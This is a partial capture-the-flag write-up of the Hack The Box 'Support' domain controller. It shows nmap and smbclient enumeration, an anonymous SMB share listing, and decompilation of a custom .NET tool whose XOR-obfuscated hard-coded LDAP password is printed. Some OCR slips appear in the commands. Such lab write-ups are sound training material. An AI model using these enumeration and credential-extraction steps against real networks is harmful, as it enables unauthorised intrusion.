HTB-Support


Summary

I completed this box in guided mode.

HTB-Support is a solitary Domain Controller. Anonymous login to an SMB session reveals a set of IT tools, one of which is custom. Reversing that exe reveals a set of hard-coded credentials. Credentialed enumeration reveals a password left in a user object Info field. This user is a member of Remote Management Users and the attacker is able to gain shell on the target Domain Controller. Using credentials to enumerate the domain, an attack path is discovered where the compromised user has GenericAll rights over the DC. The prompts point you to complete a resource-based constrained delegation attack eventually yielding SYSTEM access.

Actions


nmap



```
→ support sudo nmap -sC -sV 10.10.11.174 -oN support.nmap
[sudo] password for microwave:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 08:56 EDT
Nmap scan report for 10.10.11.174
Host is up (0.043s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-27 12:59:12Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-05-27T12:59:16
|_  start_date: N/A
|_clock-skew: 2m39s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.42 seconds
```

How many shares is Support showing on SMB?

```
smbclient -N -L \\\\10.10.11.174
```


```
Nmap done: 1 IP address (1 host up) scanned in 34.42 seconds
➜  support smbclient -N -L \\\\10.10.11.174

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.174 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Answer: 6

Which share is not a default share for a Windows domain controller?

ADMIN$ - Used for remote administration and points to the C:\Windows directory.

C$ - Administrative share for the root of the drive.

IPC$ - Inter-process communication for named-pipes used for services and authentication (net use, remote management).


NETLOGON - Domain logon scripts and policies. Points to C:\Windows\SYSVOL\sysvol\<domain>\scripts

SYSVOL - C:\Windows\SYSVOL - holds domain-wide files like group policies and scripts

So therefore, the support-tools share is not default.

Almost all of the files in this share are publicly available tools, but one is not. What is the name of that file?

```
smbclient //10.10.11.174/support-tools
```




```
Unable to connect with SMB1 -- no workgroup available
➜  support smbclient //10.10.11.174/support-tools
Password for [WORKGROUP\microwave]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 20 13:01:06 2022
  ..                                  D        0  Sat May 28 07:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 07:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 07:19:55 2022
  putty.exe                           A  1273576  Sat May 28 07:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 07:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 13:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 07:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 07:19:43 2022

                4026367 blocks of size 4096. 938376 blocks available
smb: \>
```

UserInfo.exe.zip

What is the hardcoded password used for LDAP in the UserInfo.exe binary?

I do not have extensive experience with reversing. I do have a background in Software Development so I knew I would understand what I was looking at... once I could figure out how to look at it.




```
➜  UserInfo la
.                  Microsoft.Bcl.AsyncInterfaces.dll                      Microsoft.Extensions.Logging.Abstractions.dll  System.Numerics.Vectors.dll                  UserInfo.exe
..                 Microsoft.Extensions.DependencyInjection.Abstractions.dll  System.Buffers.dll                         System.Runtime.CompilerServices.Unsafe.dll   UserInfo.exe.config
CommandLineParser.dll  Microsoft.Extensions.DependencyInjection.dll           System.Memory.dll                          System.Threading.Tasks.Extensions.dll
➜  UserInfo
```

It was also not statically compiled so I will need to keep all of this together.

I once heard about the linux CLI tool Strings. That did not reveal any passwords.

I used the file command to see if I could understand more about the exe:




```
 UserInfo file UserInfo.exe
erInfo.exe: PE32 executable for MS Windows 6.00 (console), Intel i386 Mono/.Net assembly, 3 sections
```

AHA .NET!... But I had no idea what to do with that so...

I took the hint and it told me about a tool called "DNSpy" which can be used to reverse .NET binaries: https://github.com/dnSpy/dnSpy

I pulled that down and hopped into a Windows VM to compile it. If you see a repo and it has a .sln file in it that means it can be compiled with Visual Studio. Visual Studio has a community edition and is the premier Windows IDE. I used it everyday at my dev job.

As a cool fact, this DNSpy tool had a VS like interface. Props to the devs for that it made the experience feel much more familar.



```
System.Private.CoreLib (5.0.0.0)
System.Private.Uri (5.0.0.0)
System.Linq (5.0.0.0)
System.Private.Xml (5.0.0.0)
System.Xaml (5.0.0.0)
WindowsBase (5.0.0.0)
PresentationCore (5.0.0.0)
PresentationFramework (5.0.0.0)
dnlib (3.3.2.0)
dnSpy (6.1.8.0)
UserInfo (1.0.0.0)
  UserInfo.exe
    PE
    Type References
    References
    { } -
    { } UserInfo
      FindUserOptions @02000004
        Base Type and Interfaces
          object @01000010
        Derived Types
        FindUserOptions() : void
        FirstName : string @1700
          get_FirstName() : strir
          set_FirstName(string)
        LastName : string @1700
          get_LastName() : strin
          set_LastName(string)
      GetUserOptions @02000003
      GlobalOptions @02000005
        Base Type and Interfaces
          object @01000010
        Derived Types
        GlobalOptions() : void @
        Verbose : bool @1700000
          get_Verbose() : bool @
          set_Verbose(bool) : vo
      Program @02000002
        Base Type and Interfaces
        Derived Types
        Program() : void @06000
        <Main>(string[]) : void @
        Main(string[]) : Task @06
    { } UserInfo.Commands
      FindUser @02000008
        Base Type and Interfaces
        Derived Types
        FindUser() : void @06000
        OnConfigure(ICommand
        OnExecuteAsync(GlobalC
      GetUser @02000009
        Base Type and Interfaces
        Derived Types
        GetUser() : void @060000
        OnConfigure(ICommand
        OnExecuteAsync(GlobalC
    { } UserInfo.Services
      LdapQuery @02000007
        Base Type and Interfaces
        Derived Types
        LdapQuery() : void @060
        printUser(string, bool) : v
        query(string, string, bool)
        ds : DirectorySearcher @0
        entry : DirectoryEntry @0
      Protected @02000006
mscorlib (4.0.0.0)
CommandLineParser (0.7.0.0)
System.DirectoryServices (4.0.0.0)
System (4.0.0.0)
netstandard (2.0.0.0)
```

```csharp
using System;
using System.Text;

namespace UserInfo.Services
{
    // Token: 0x02000006 RID: 6
    internal class Protected
    {
        // Token: 0x0600000F RID: 15 RVA: 0x00002118 File Offset: 0x00000318
        public static string getPassword()
        {
            byte[] array = Convert.FromBase64String(Protected.enc_password);
            byte[] array2 = array;
            for (int i = 0; i < array.Length; i++)
            {
                array2[i] = (array[i] ^ Protected.key[i % Protected.key.Length] ^ 223);
            }
            return Encoding.Default.GetString(array2);
        }

        // Token: 0x04000005 RID: 5
        private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";

        // Token: 0x04000006 RID: 6
        private static byte[] key = Encoding.ASCII.GetBytes("armando");
    }
}
```


I stumbled around for awhile until I found something that looks like the password. It appeared base64 encoded:

```
0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E
```

```
echp '0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsy076/Y+U193E' | base64 --decode
```

I tried to input that output as an answer but no dice. I had to keep digging.

Using the DNSpy tool I located the getPassword() function and set a breakpoint:




dnSpy v6.1.8 (64-bit, .NET)
File
Edit
View
Debug
Window
Help
C#
Start
Assembly Explorer
getPassword() : string
getPassword() : string
dnSpy (6.1.8.0)
UserInfo (1.0.0.0)
UserInfo.exe
PE
Type References
References
{ } -
{ } UserInfo
FindUserOptions @02000004
Base Type and Interfaces
object @01000010
Derived Types
FindUserOptions() : void @0600000B
FirstName : string @17000002
get_FirstName() : string @060000
set_FirstName(string) : void @06
LastName : string @17000003
get_LastName() : string @060000
set_LastName(string) : void @06
GetUserOptions @02000003
Base Type and Interfaces
Derived Types
GetUserOptions() : void @06000006
UserName : string @17000001
get_UserName() : string @060000
set_UserName(string) : void @06
GlobalOptions @02000005
Base Type and Interfaces
object @01000010
Derived Types
GlobalOptions() : void @0600000E
Verbose : bool @17000004
get_Verbose() : bool @0600000C
set_Verbose(bool) : void @06000
Program @02000002
Base Type and Interfaces
Derived Types
Program() : void @06000002
<Main>(string[]) : void @06000003
Main(string[]) : Task @06000001
{ } UserInfo.Commands
FindUser @02000008
Base Type and Interfaces
Derived Types
FindUser() : void @06000015
OnConfigure(ICommandConfigurati
OnExecuteAsync(GlobalOptions, Fin
GetUser @02000009

```
// UserInfo.Services.Protected
// Token: 0x0600000F RID: 15 RVA: 0x00002118 File Offset: 0x00000318
public static string getPassword()
{
    byte[] array = Convert.FromBase64String(Protected.enc_password);
    byte[] array2 = array;
    for (int i = 0; i < array.Length; i++)
    {
        array2[i] = (array[i] ^ Protected.key[i % Protected.key.Length] ^ 223);
    }
    return Encoding.Default.GetString(array2);
}
```

In Visual Studio the IDE can actually crawl to find function calls to a function you are interested in. This program did not have that feature but setting a breakpoint on a function return is just as effective.

